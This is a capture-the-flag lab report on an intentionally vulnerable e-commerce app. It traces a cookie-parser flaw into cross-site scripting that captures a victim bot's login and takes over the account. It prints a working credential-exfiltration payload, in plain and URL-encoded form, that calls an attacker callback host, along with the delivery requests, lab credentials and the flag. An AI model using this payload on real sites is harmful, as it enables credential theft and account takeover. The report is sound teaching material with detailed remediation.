Challenge Security Report

Madeby: Abdalla Yasser Mansour

ElectroMart — `promo_ctx` Cross-Site Scripting to Account Takeover

Target application	ElectroMart (Express + EJS + MongoDB)
Lab URL (host)	http://localhost:3000
Victim bot URL (internal)	http://app.test:3000
OAST service	http://attckerserver.local:4000 (internal) http://127.0.0.1:4000 (host)
Vulnerability class	CWE-79: Cross-site Scripting (XSS), stored via cookie
Outcome	Victim account takeover and flag retrieval
Flag	`duck{XSS_to_AccountTakeOver}`

1. Public Briefing

Challenge overview

ElectroMart is a small e-commerce application with registration, login, a product catalog, reviews, a cart and a profile page. A persistent victim bot logs in on a repeating cycle and browses the store like a normal customer. The challenge is to make that authenticated browser execute attacker-controlled JavaScript and disclose the victim's credentials.

Primary vulnerability

Cross-site scripting through the `promo_ctx` cookie. A deliberately flawed cookie parser lets a crafted preference value create a second cookie, and the application later writes that value unescaped into inline JavaScript on `/home` and `/login`.

Security impact

An attacker with a normal account can execute script in the victim's authenticated session, capture the victim's username and password, log in as the victim, and read the flag stored in the victim's delivery address. This is a full account takeover.

Learning objective

- Trace untrusted input across a cookie, a server-side parser and a JavaScript sink.
- Understand why output encoding, not input filtering alone, prevents XSS.
- Use an OAST callback to prove script execution in a separate victim browser.
- Recognise how a trusted automated browser turns stored XSS into credential theft.
- Apply the correct fix: contextual encoding, strict cookie parsing, and a restrictive CSP.

2. Challenge Overview

Application functionality

Area	Behaviour
Accounts	Register, log in, log out. Passwords are bcrypt-hashed. Sessions use an httpOnly cookie and per-session CSRF tokens.
Storefront	Home catalog with search, category and price controls. Product pages show details and customer reviews.
Preferences	`GET /preferences=<value>` stores a shopping preference and refreshes the page ordering.
Promotions	The `promo_ctx` cookie supplies the promotion name shown on Home and Login. `promo_ctx_val` supplies the numeric discount.
Profile	Authenticated users can edit their name, email and delivery address, and change their password.
Victim bot	A Playwright/Chromium service logs in as the seeded victim, visits every product, follows eligible review links, logs out, then replays the login in the same browser context.
OAST	A local callback service records out-of-band HTTP requests so execution can be proven.

Scenario

The attacker is a normal registered customer. The victim is an automated customer with a privileged profile containing the flag. The attacker cannot reach the victim's browser directly, so the attack must be delivered through content the bot already trusts: a product review comment.

Primary and secondary vulnerabilities

- **Primary:** stored/reflected XSS in the `promo_ctx` inline-JavaScript sink.
- **Secondary:** cookie-parser confusion. The parser splits the `Cookie` header on whitespace instead of on a semicolon followed by a space, allowing a crafted `shop_preferences` value to inject `promo_ctx`.
- **Contributing:** the bot follows review-comment links, and the lab CSP allows inline scripts on every page.

Difficulty and estimated solve time

Difficulty: Medium-Hard.
Estimated solve time: 30–60 minutes for a tester familiar with XSS and browser automation.

3. Architecture & Trust Boundaries

Relevant components and services

Component	Address	Role
ElectroMart app	`app.test:3000` (internal) `localhost:3000` (host)	Express/EJS application, session handling, promotion rendering, reviews, profile.
MongoDB	`mongo:27017`	Users, sessions, products and reviews, including the victim's flag in the address field.
Victim bot	`bot` service	Headless Chromium. Logs in as the victim, browses, follows review links, logs out and replays login.
OAST service	`attckerserver.local:4000` `127.0.0.1:4000` (host)	Records callback requests and exposes them on a local dashboard/API.
Attacker browser	Host	Registers the attacker account, posts the review and reads OAST results.

Authentication and authorization

- Registration and login are public. All store, review, cart and profile routes require a session.
- The session cookie is httpOnly; state-changing forms use a per-session CSRF token.
- Reviews can be created by any authenticated user. Review text is rendered escaped on product pages.
- `/profile` requires authentication and shows the flag only to the logged-in victim.
- The OAST service has no user authentication. It is bound to host loopback and is reachable only inside the lab network.

Data flows and trust boundaries

Boundary	Data flow and risk
Attacker → application	Untrusted preference value, review text, and credentials. The preference value crosses into the cookie store without proper token validation.
Application → victim bot	The bot reads review content written by the attacker and navigates to links in it. This is the delivery boundary: untrusted content reaches a privileged browser.
Victim bot → OAST	The injected script sends the captured credentials out of the browser to an attacker-controlled callback origin.
Attacker → OAST	The attacker reads the captured request from the host loopback dashboard/API.




Figure 1 — Components, trust boundaries and the six-step attack flow.

4. Attacker Starting Point

Initial access

The attacker needs no special access. The application is reachable at `http://localhost:3000`, and self-registration is open at `/register`.

Credentials

- **Attacker:** a newly registered low-privilege account, for example `ahmed` with an attacker-chosen password.
- **Victim (not initially known):** `victim` / `Victim#XSStoAccountTackOver#2`. These are documented lab credentials used to verify the takeover after capture.

User role and privileges

The attacker is an authenticated customer: create reviews, manage a cart, edit their own profile, and read public pages. The attacker has no administrative role and cannot read another user's profile.

Known information and restrictions

- The bot waits 60 seconds between cycles and visits every product on `/home`.
- It follows each validated, deduplicated link found in review comments once per cycle, then returns to `/home`.
- Allowed link targets are `/home`, `/preferences=:value`, `/product/:slug`, `/login`, `/register` and `/cart`. `/profile` is excluded.
- Links must be relative or use `http://app.test:3000`. `localhost` and external origins are rejected.
- After following links the bot logs out and replays login in the same context, which renders `/login` with the attacker's cookie.
- After URL-decoding, the payload cannot contain a space or a semicolon, or the cookie value is truncated.

5. Attack Surface

Relevant endpoints and parameters

Endpoint	Method	Parameter / role
`/preferences=:value`	GET	Path value. Normal category, or a crafted value containing `promo_ctx=...`. Sets lab cookies.
`/home?preferences=`	GET	Query form of the same preference handling.
`/product/:slug/reviews`	POST	`rating`, `comment` (up to 2000 chars), `csrf_token`. Stores the delivery link.
`/product/:slug`	GET	Renders reviews and their links; the bot reads these links.
`/home`, `/login`	GET	Render `promo_ctx` raw inside `window.electroMart` inline JavaScript.
`/login`	POST	`username`, `password`, `csrf_token`. Creates the victim session.
`/profile`	GET	Requires the victim session; displays the flag as the delivery address.
`/c/<id>`, `/api/interactions`	GET	OAST callback and result retrieval.

Relevant workflows and security controls

- **Preference workflow:** input is decoded, split on whitespace, and only `promo_ctx` is re-issued as a cookie. `promo_ctx_val` is coerced to an integer.
- **Review workflow:** authentication and CSRF are enforced, but comment text is only length-limited. It is stored raw and escaped when displayed, so the XSS does not fire on the product page.
- **CSP:** `script-src 'self' 'unsafe-inline'`, `script-src-attr 'none'`, `connect-src *`, `img-src 'self'`. Inline scripts run, `fetch()` can reach any origin, and image beacons are blocked.
- **Bot link policy:** origin allowlist, path allowlist, deduplication and `/profile` exclusion limit where the bot can be sent.

6. Vulnerability Description

Vulnerability type and affected component

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'). Affected components: `src/utils/promo.js` (whitespace cookie parser), `src/routes/preferences.js` (crafted preference accepted), `views/home.ejs` and `views/login.ejs` (raw `<%- promotion.promoContext %>` inside inline JavaScript).

Preconditions

1. The attacker has a normal account and can post a review with a link.
2. The victim bot follows review links and later renders `/login` in the same cookie context.
3. The crafted value survives URL decoding without spaces or semicolons.
4. Inline scripts are allowed by the lab CSP.

Failed security controls

Control	Failure
Output encoding	`promo_ctx` is interpolated into a JavaScript string without JSON/JS escaping. A double quote breaks out of the string.
Input validation	The preference handler accepts a value containing `promo_ctx=` and re-issues it as a cookie.
Cookie integrity	`promo_ctx` is fully client-controlled and is not signed, encrypted, or bound to the session.
Cookie parsing	The parser splits on whitespace rather than on a semicolon followed by a space, so one value can smuggle a second cookie.
Content Security Policy	`'unsafe-inline'` permits the injected inline script, and `connect-src *` permits exfiltration.

Technical root cause

The application treats a cookie as trusted presentation data and concatenates it directly into executable JavaScript:

```
window.electroMart = {
  promoContext: "<%- promotion.promoContext %>",
  promoValue: <%= promotion.promoValue %>
};
```

The EJS raw output tag (`<%-`) performs no HTML or JavaScript escaping. A value beginning with `"` terminates the string, and the rest of the value is parsed as JavaScript. The cookie parser flaw is what lets the attacker set that value from a single preference link.

What happened and why

The attacker's review link points to `/preferences=phone promo_ctx=<payload>`. When the bot visits it, the preference parser sees the whitespace inside the path value, splits it into `shop_preferences=phone` and `promo_ctx=<payload>`, and stores the second token as a real cookie. The bot later logs out and replays login. The Login page reads the cookie and emits the payload inside the inline script. The payload attaches a submit handler to the login form; when the bot submits its credentials, the handler sends them to the OAST service with `fetch()`. The handler is assigned as a DOM property (`onsubmit = f`), so `script-src-attr 'none'` does not block it.

> **Why the final payload works:** it uses `{keepalive:true}` so the request survives the form navigation, and it does **not** return `false`, so the bot's login replay still succeeds. A payload that cancels submission produces `login.replay: prevented-or-stalled` and no session.

7. Walkthrough

All steps were executed against the running lab. The callback ID below is from the verified run.

Step 1 — Register and sign in as the attacker

Open `http://localhost:3000/register` and create a normal account (example: `ahmed`). The account is used only to post the review. Every form carries a hidden `csrf_token`; copy it from the page when replaying a request outside the browser.

```
POST /register
username=ahmed&email=ahmed%40example.test&first_name=Ahmed&last_name=Test
&password=<attacker-password>&confirm_password=<attacker-password>&csrf_token=<token>
```

Step 2 — Create an OAST callback

```
curl -s -X POST http://127.0.0.1:4000/api/callbacks
{"status":"ok","id":"3c6e4c1d920a3802ea01f28be12968d7",
 "callbackUrl":"http://attckerserver.local:4000/c/3c6e4c1d920a3802ea01f28be12968d7"}
```

The callback origin must be `attckerserver.local:4000` for the bot. `127.0.0.1` points at the bot container itself and is unreachable.

Step 3 — Build the payload

Decoded payload stored in `promo_ctx` (line breaks added for readability):

```
",x:(function(){
  a=document.getElementsByName('username')[0],
  b=document.getElementsByName('password')[0],
  f=function(){
    fetch('http://attckerserver.local:4000/c/3c6e4c1d920a3802ea01f28be12968d7?u='
      +encodeURIComponent(a.value)+'&p='+encodeURIComponent(b.value),
      {keepalive:true})
  },
  a.form.onsubmit=f
})(),y:"
```

Part	Purpose
`",x:`	Closes the `promoContext` string and starts a new object property.
`(function(){ ... })()`	Immediately-invoked function that runs when the page parses the script.
`a.form.onsubmit=f`	Attaches the exfiltration function to the login form's submit event.

Part	Purpose
{keepalive:true}	Lets the request complete even though the form navigates away.
,y:"	Closes the injected expression and reopens a string so the remaining source stays valid.

Encoded preference value used in the review link (wrapped for print; join into one line, and replace the callback ID with the one from Step 2):

```
/preferences=phone%20promo_ctx=
%22%2Cx%3A%28function%28%29%7Ba%3Ddocument%2EgetElementsByName%28%27username%27%29%5B0%5D%2Cb%3Ddocument%2EgetElementsB
yName%28%27password%27%29%5B0%5D%2Cf%3Dfunction%28%29%7Bfetch%28%27http%3A%2F%2Fattckerserver%2Elocal%3A4000%2Fc%2F3c6e4c1d
920a3802ea01f28be12968d7%3Fu%3D%27%2BencodeURIComponent%28a%2Evalue%29%2B%27%26p%3D%27%2BencodeURIComponent%28b%2Evalue%
29%2C%7Bkeepalive%3Atrue%7D%29%7D%2Ca%2Eform%2Eonsubmit%3Df%7D%29%28%29%2Cy%3A%22
```

Step 4 — Deliver the payload through a review

Open any product, for example /product/lg-55-oled-evo-c5, and submit the link as a review comment. The comment is escaped on the page, but the bot reads the raw href value.

```
POST /product/lg-55-oled-evo-c5/reviews
rating=5&comment=%2Fpreferences%3Dphone%2520promo_ctx%3D%2522%252Cx...&csrf_token=<token>

HTTP/1.1 302 Found
Location: /product/lg-55-oled-evo-c5
```

Step 5 — Bot follows the review link

On the next cycle the bot visits the product, selects the review link, navigates to it, and returns Home. The request reaches the preference handler:

```
GET /preferences=phone%20promo_ctx=%22%2Cx%3A...%2Cy%3A%22
Host: app.test:3000

HTTP/1.1 302 Found
Set-Cookie: shop_preferences=phone; Path=/; Max-Age=2592000; SameSite=Lax
Set-Cookie: promo_ctx=%22%2Cx%3A%28function%28%29%7B...%7D%29%28%29%2Cy%3A%22;
        Path=/; Max-Age=2592000; SameSite=Lax
Location: /home
```

The cookie value is percent-encoded on the wire; the application decodes it before rendering.

Relevant bot log events:

```
{"event":"comment_link.selected","productPath":"/product/lg-55-oled-evo-c5",
 "origin":"http://app.test:3000","path":"/preferences=:value","paramNames":[]}
{"event":"step.ok","step":"comment-link[1]"}
{"event":"logout.verified","sessionInvalidated":true,"stayedOnWelcome":true}
{"event":"login.replay","attempted":true,"succeeded":true,
 "finalPath":"/home","promoContextPresent":true}
```

Step 6 — Login replay executes the payload

After logout, the bot opens /login in the same browser context. The page contains:

```
window.electroMart = {
  promoContext: "",x:(function(){ ... a.form.onsubmit=f })(),y:"",
  promoValue: 30
};
```

The script runs, finds the username and password fields, and registers f as the form's submit handler. When the bot fills and submits the form, f sends the credentials before the navigation completes:

```
GET /c/3c6e4c1d920a3802ea01f28be12968d7?u=victim&p=Victim%23XSStoAccountTackOver%232 HTTP/1.1
Host: attckerserver.local:4000
Referer: http://app.test:3000/login
```

Step 7 — Read the captured credentials

```
curl -s "http://127.0.0.1:4000/api/interactions?callbackId=3c6e4c1d920a3802ea01f28be12968d7"
```

Verified interaction:
callbackId: `3c6e4c1d920a3802ea01f28be12968d7`
url: `/c/3c6e4c1d920a3802ea01f28be12968d7?u=victim&p=Victim%23XSStoAccountTackOver%232`
sourceAddress: `172.18.0.5` (bot container)

Step 8 — Log in as the victim and read the flag

```
POST /login
username=victim&password=Victim%23XSStoAccountTackOver%232&csrf_token=<token>

HTTP/1.1 302 Found
Location: /home

GET /profile
HTTP/1.1 200 OK

Delivery address: duck{XSS_to_AccountTakeOver}
```

The flag is displayed because it is stored in the victim's delivery address and the attacker now owns a valid victim session.

Payload issues observed during testing

Issue	Result and correction
Callback used `127.0.0.1:4000`	Inside the bot container this is the container itself. Use `attckerserver.local:4000`.
Payload ran on Home before login	The Home page has no login fields. The bot's logout/login replay is required so the payload runs on `/login`.
Handler returned `!1`	The submit was cancelled, so no session was created and `login.replay` failed. Do not return `false`.
Missing `{` before `keepalive`	The script failed with `missing ) after argument list`. The encoded form must contain `%2C%7Bkeepalive%3Atrue%7D`, not `%2Ckeepalive%3Atrue%7D`.

8. Impact Assessment

Confidentiality

- The victim's username and password are disclosed to the attacker.
- The attacker gains access to the victim's profile data, including the delivery address that contains the flag.
- The victim's session and account data become readable for as long as the attacker remains logged in.

Integrity

- The attacker can act as the victim: submit reviews, change cart contents and edit profile fields.
- Because the attacker knows the current password, the victim's password can be changed, locking the real user out.
- Review content and storefront data can be modified under the victim's identity.

Availability

The vulnerability does not directly take down the service. However, an attacker can change the victim's password and deny the legitimate user access to the account. The automated bot then fails its normal login cycle, which is a limited availability impact on the lab workflow.

Privileges, data and functionality gained

Gain	Detail
Authenticated victim session	Full access to the victim's account without knowing the password beforehand.
Credentials	Plaintext username and password captured from the login form.
Protected data	Flag `duck{XSS_to_AccountTakeOver}` from the delivery address.
Persistence	Password change allows the attacker to keep the account after the session ends.

9. Root Cause

The vulnerability exists because the application trusts a client-controlled cookie as safe presentation data and writes it into executable JavaScript without contextual encoding. The raw EJS tag (`<%-`) is the direct cause: a double quote in the cookie terminates the string and the remainder is executed.

Two design decisions make the issue reachable and reliable:

1. **Cookie parser confusion.** Splitting the `Cookie` header on whitespace lets a single `shop_preferences` value create a `promo_ctx` cookie the attacker does not own. Correct semicolon-space parsing would block the injection.
2. **Permissive CSP.** `'unsafe-inline'` allows the injected script, and `connect-src *` allows it to send data anywhere. CSP therefore provides no defence in depth.

The failed control is **output encoding**. Input validation is secondary: even if the parser were correct, any other path that writes `promo_ctx` would still produce XSS at the sink.

10. Remediation

Recommended fix

Encode the value for the JavaScript context and stop treating the cookie as trusted. The minimal code change is to serialise the value with `JSON.stringify`:

```
<script>
  window.electroMart = {
    promoContext: <%- JSON.stringify(promotion.promoContext) %>,
    promoValue: <%= promotion.promoValue %>
  };
</script>
```

If the value can contain `</script>`, also escape `<` as `\u003c`. Alternatively, render the promotion name into a HTML element with escaped output and read it with `textContent`; no dynamic value should be concatenated into JavaScript source.

Required security controls

Control	Requirement
Contextual output encoding	JSON-encode or JS-escape every value placed in a script. Prefer `textContent` over inline script.
Strict input validation	Accept only the documented preference categories. Reject any value containing whitespace, `=`, quotes, or cookie syntax.
Correct cookie parsing	Split the `Cookie` header only on a semicolon followed by a space, and never allow one value to define another cookie.
Cookie integrity	Sign or encrypt `promo_ctx`, or keep promotion state server-side and bind it to the session.
Content Security Policy	Remove `'unsafe-inline'`; use nonces or hashes. Restrict `connect-src` to required origins and keep `script-src-attr 'none'`.
Least privilege	Do not run a privileged automated browser against untrusted content. Isolate the bot and limit what its session can reach.
Monitoring	Alert on unexpected outbound requests from the bot and on repeated login replays.

11. How to Control the Lab

The stack is controlled through Docker Compose and environment variables. Defaults are suitable for the lab; override only what is needed.

Application parameters

Variable	Default	Purpose
`PORT`	`3000`	Application listen port inside the container; host port 3000 is published.
`MONGO_HOST` / `MONGO_DB`	`mongo` / `electromart`	Database connection used by the app.
`SESSION_SECRET`	required	Signs session cookies. Set a strong random value in `.env`.
`LAB_RESET_ON_BOOT`	`true`	Resets to a pristine lab on every boot: removes non-victim users and reviews, restores the victim and flag.
`CSP_UPGRADE_INSECURE_REQUESTS`	`false` (Compose)	Keeps the HTTP-only lab working. The app default is `true` for HTTPS deployments.

Victim bot parameters

Variable	Default	Purpose
ELECTROMART_BASE_URL	http://app.test:3000	Internal app URL. Never use localhost inside Compose.
VICTIM_USERNAME	victim	Seeded victim login name.
VICTIM_PASSWORD	empty → lab seed	Optional override; leave unset to use the documented seed password.
BOT_CYCLE_INTERVAL_MS	60000	Wait between cycles (1000–86400000).
BOT_MAX_CYCLES	0	0 runs forever. Positive values are test-only bounds.
BOT_COMMENT_LINKS_ENABLED	true	Follow validated, deduplicated review links once per cycle.
BOT_ALLOWED_LINK_ORIGINS	empty	Extra allowed origins; the app origin is always allowed.
BOT_PRODUCT_PATHS	empty	Empty discovers all products; a comma-separated list restricts the cycle.
BOT_READY_PATH	/api/health	Readiness endpoint polled before each cycle.
BOT_TIMEOUT_MS	30000	Per-navigation/action timeout.
BOT_HEADLESS	true	Run Chromium headless.
BOT_SCREENSHOTS_ON_FAILURE	false	Save a masked screenshot when a cycle fails.
BOT_XSS_CHECK_ENABLED	true	Run the isolated startup XSS validation, including the negative control.

OAST parameters

Variable	Default	Purpose
OAST_PUBLIC_URL	http://attckerserver.local:4000	Callback origin returned by the API.
OAST_BASE_URL	http://attckerserver.local:4000	Bot's internal OAST base URL.
OAST_HOST_PORT	4000	Host loopback port for the dashboard and API.
OAST_MAX_INTERACTIONS	1000	Bounded in-memory retention.
OAST_MAX_BODY_BYTES	16384	Maximum callback body retained.
OAST_DASHBOARD_LIMIT	100	Rows shown per dashboard refresh.
OAST_LOG_LEVEL	info	Log verbosity.

Operating commands

```
docker compose up -d --build      # build and start app, bot, OAST
docker compose logs -f bot        # follow victim bot cycles
docker compose stop bot           # stop only the bot
docker compose restart            # restart and reset the lab
docker compose down               # stop; mongo-data and bot-artifacts are kept
docker compose down -v            # stop and delete the database
```

The lab self-resets on every boot. `docker compose restart` and `docker compose up -d --build` both remove non-victim users and reviews, restore the victim, and reset the flag. `docker compose up -d --build` also recreates OAST and clears its in-memory interactions.

12. Conclusion

The ElectroMart lab demonstrates a complete XSS-to-account-takeover chain. A normal user posts a review containing a crafted preference link. The flawed cookie parser turns that link into a `promo_ctx` cookie, and the Login page writes the cookie into inline JavaScript without encoding. When the victim bot replays its login, the payload captures the credentials and sends them to the OAST service. The attacker then logs in as the victim and reads the flag from the profile.

Security lesson: a value is not safe because it arrives in a cookie. Every value placed in a script context must be encoded for that context, cookies must be parsed and integrity-protected correctly, and CSP should not rely on `'unsafe-inline'`. A privileged automated browser must also treat user-generated content as hostile.

Outcome: victim credentials disclosed, victim account taken over, and flag `duck{XSS_to_AccountTakeOver}` retrieved.

Limitations: the lab intentionally allows inline scripts and same-context login replay, and `promo_ctx` is intentionally client-controlled. If more than one crafted `promo_ctx` review link exists, the last one the bot follows in a cycle overwrites the cookie. The OAST service is loopback-only and stores synthetic data in memory. Results apply to this training configuration and should not be generalised to production without re-testing.